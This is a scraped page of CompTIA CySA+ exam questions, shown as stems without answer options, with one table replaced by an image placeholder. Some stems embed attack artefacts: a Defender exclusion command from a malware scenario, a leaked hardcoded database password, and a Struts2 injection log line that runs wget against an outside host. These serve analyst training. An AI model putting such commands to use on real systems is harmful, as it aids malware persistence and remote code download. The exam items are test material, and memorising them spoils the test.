


CompTIA CS0-003 - CompTIA CyberSecurity Analyst CySA+ Certification Exam
An employee downloads a freeware program to change the desktop to the classic look of legacy Windows. Shortly after the employee installs the program, a high volume of random DNS queries begin
to originate from the system. An investigation on the system reveals the following:
Add-MpPreference -ExclusionPath ' %Program Filest\ksysconfig '
Which of the following is possibly occurring?
A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company ' s business type may be able to breach the network and remain inside of it for an extended period of time.
Which of the following techniques should be performed to meet the CISO ' s goals?
Which of the following documents sets requirements and metrics for a third-party response during an event?
A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application:
getconnection (database01, " alpha " , " AXTV. 127GdCx94GTd " ) ;
Which of the following is the most likely vulnerability in this system?
An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of
the following attacks was most likely performed?
A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following
does this most likely describe?
A security analyst needs to ensure that systems across the organization are protected based on the sensitivity of the content each system hosts. The analyst is working with the respective system
owners to help determine the best methodology that seeks to promote confidentiality, availability, and integrity of the data being hosted. Which of the following should the security analyst perform first to
categorize and prioritize the respective systems?
An incident response team member is triaging a Linux server. The output is shown below:
$ cat /etc/passwd
root:x:0:0::/:/bin/zsh
bin:x:1:1::/:/usr/bin/nologin
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
http:x:33:33::/srv/http:/bin/bash
nobody:x:65534:65534:Nobody:/:/usr/bin/nologin
git:x:972:972:git daemon user:/:/usr/bin/git-shell
$ cat /var/log/httpd
at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:241)
at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:208)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:316)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1142)
WARN [struts2.dispatcher.multipart.JakartaMultipartRequest] Unable to parse request container.getlnstance.(#wget http://grohl.ve.da/tmp/brkgtr.zip;#whoami)
at org.apache.commons.fileupload.FileUploadBase$FileUploadBase$FileItemIteratorImpl. < init > (FileUploadBase.java:947) at org.apache.commons.fileupload.FileUploadBase.getItemiterator(FileUploadBase.java:334)
at org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultiPartRequest.java:188) org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultipartRequest.java:423)
Which of the following is the adversary most likely trying to do?
An analyst is reviewing a vulnerability report for a server environment with the following entries:

Which of the following systems should be prioritized for patching first?
A company has decided to expose several systems to the internet, The systems are currently available internally only. A security analyst is using a subset of CVSS3.1 exploitability metrics to prioritize the vulnerabilities that would be the most exploitable when the systems are exposed to the internet. The systems and the vulnerabilities are shown below:
Which of the following systems should be prioritized for patching?